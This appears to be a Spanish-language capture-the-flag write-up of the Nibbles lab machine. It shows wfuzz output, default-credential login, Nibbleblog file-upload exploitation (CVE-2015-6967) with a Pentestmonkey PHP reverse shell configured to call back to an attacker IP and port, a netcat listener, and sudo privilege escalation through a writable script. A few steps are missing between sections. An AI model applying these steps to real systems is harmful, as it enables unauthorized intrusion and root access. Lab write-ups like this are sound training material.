En este post realizaremos el write up de la máquina Nibbles. Tocaremos los conceptos de fuzzing, credenciales por defecto, explotación de la vulnerabilidad Arbitrary File Upload (CVE-2015-6967) y escalaremos privilegios mediante la modificación de un script, ejecutándolo con sudo.
Reconocimiento
Escaneo De Puertos
Escaneamos con nmap los puertos abiertos en la máquina Nibbles:
Nos dirigimos a http://10.10.10.75/nibbleblog/ y haciendo uso de wfuzz vamos a buscar archivos txt o php que nos puedan ser útiles o nos aporten información:
❯ wfuzz -c --hc 404 -u http://10.10.10.75/nibbleblog/FUZZ.FUZ2Z -w /opt/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -z list,php-txt /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information. ******************************************************** * Wfuzz 3.1.0 - The Web Fuzzer * ******************************************************** Target: http://10.10.10.75/nibbleblog/FUZZ.FUZ2Z Total requests: 441120 ===================================================================== ID Response Lines Word Chars Payload ===================================================================== 000000007: 200 60 L 168 W 2985 Ch "# - php" 000000019: 200 60 L 168 W 2985 Ch "# - php" 000000015: 200 60 L 168 W 2985 Ch "# or send a letter to Creative Commons, 171 Second Street, - php" 000000001: 200 60 L 168 W 2985 Ch "# directory-list-2.3-medium.txt - php" 000000018: 200 60 L 168 W 2985 Ch "# Suite 300, San Francisco, California, 94105, USA. - txt" 000000016: 200 60 L 168 W 2985 Ch "# or send a letter to Creative Commons, 171 Second Street, - txt" 000000021: 200 60 L 168 W 2985 Ch "# Priority ordered case-sensitive list, where entries were found - php" 000000017: 200 60 L 168 W 2985 Ch "# Suite 300, San Francisco, California, 94105, USA. - php" 000000003: 200 60 L 168 W 2985 Ch "# - php" 000000022: 200 60 L 168 W 2985 Ch "# Priority ordered case-sensitive list, where entries were found - txt" 000000014: 200 60 L 168 W 2985 Ch "# license, visit http://creativecommons.org/licenses/by-sa/3.0/ - txt" 000000020: 200 60 L 168 W 2985 Ch "# - txt" 000000009: 200 60 L 168 W 2985 Ch "# This work is licensed under the Creative Commons - php" 000000013: 200 60 L 168 W 2985 Ch "# license, visit http://creativecommons.org/licenses/by-sa/3.0/ - php" 000000012: 200 60 L 168 W 2985 Ch "# Attribution-Share Alike 3.0 License. To view a copy of this - txt" 000000011: 200 60 L 168 W 2985 Ch "# Attribution-Share Alike 3.0 License. To view a copy of this - php" 000000004: 200 60 L 168 W 2985 Ch "# - txt" 000000008: 200 60 L 168 W 2985 Ch "# - txt" 000000010: 200 60 L 168 W 2985 Ch "# This work is licensed under the Creative Commons - txt" 000000002: 200 60 L 168 W 2985 Ch "# directory-list-2.3-medium.txt - txt" 000000006: 200 60 L 168 W 2985 Ch "# Copyright 2007 James Fisher - txt" 000000005: 200 60 L 168 W 2985 Ch "# Copyright 2007 James Fisher - php" 000000023: 200 60 L 168 W 2985 Ch "# on at least 2 different hosts - php" 000000025: 200 60 L 168 W 2985 Ch "# - php" 000000029: 200 60 L 168 W 2985 Ch "index - php" 000000027: 403 11 L 32 W 301 Ch "php" 000000024: 200 60 L 168 W 2985 Ch "# on at least 2 different hosts - txt" 000000026: 200 60 L 168 W 2985 Ch "# - txt" 000000085: 200 10 L 13 W 402 Ch "sitemap - php" 000000251: 200 7 L 15 W 302 Ch "feed - php" 000000517: 200 26 L 96 W 1401 Ch "admin - php" 000001429: 200 0 L 11 W 78 Ch "install - php" 000001587: 200 87 L 174 W 1621 Ch "update - php" 000006590: 200 675 L 5644 W 35148 Ch "LICENSE - txt" 000035634: 200 26 L 187 W 1272 Ch "COPYRIGHT - txt"
Existen dos archivos interesantes update.php y admin.php.
Explotación

Update.Php
Este archivo php nos muestra la versión de nibbleblog que se está utilizando.

Admin.Php
Este archivo nos muestra un panel login el cual está protegido ante fuerza bruta, ya que la página te bloquea tras varios intentos, por lo que lo más eficiente sería intentar encontrar unas credenciales válidas.
Credenciales Validas
Usuario
Como la página tiene habilitado el directoring listing navegando entre directorios se encuentra un archivo xml con un usuario válido admin el path es http://10.10.10.75/nibbleblog/content/private/users.xml.
Intentando encontrar contraseñas por defecto para el usuario admin intenté con nibbles y… ¡Estamos dentro!
Intrusión
Con unas credenciales válidas y la versión 4.0.3 de Nibbleblog existe la siguiente vulnerabilidad, en esta versión no se sanitiza la extensión de los archivos subidos desde el plugin My image:
1 - Nos descargamos y modificamos el archivo php malicioso que nos entablará la revese shell, podemos encontrarlo en Pentestmonkey:
1 2
49 │ $ip = '10.10.16.4'; // CHANGE THIS 50 │ $port = 1234; // CHANGE THIS

2 - Nos dirigimos a http://10.10.10.75/nibbleblog/admin.php?controller=plugins&action=config&plugin=my_image y subimos nuestra reverse shell ignorando los warnings.
3 - Nos ponemos por escucha utilizando netcat por el puerto dado:
1 2
nc -lvnp 1234 listening on [any] 1234 ...
4 - Para ejecutar el archivo malicioso hacemos un curl a la siguiente ubicacion:
2 - Este zip tenía un script llamado monitor.sh en su interior con el permiso 777 asignado:
1 2 3 4 5
nibbler@Nibbles:/home/nibbler/personal/stuff$ ls -la total 12 drwxr-xr-x 2 nibbler nibbler 4096 Dec 10 2017 . drwxr-xr-x 3 nibbler nibbler 4096 Dec 10 2017 .. -rwxrwxrwx 1 nibbler nibbler 4015 May 8 2015 monitor.sh
3 - Si revisamos que permisos tenemos con sudo -l nos encontramos con que podemos ejecutar como root el script monitor.sh
1 2 3 4 5 6
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
4 - En este momento con modificar el script para spawnear una shell y llamar el script como root ya habríamos escalado privilegios, modificamos el script: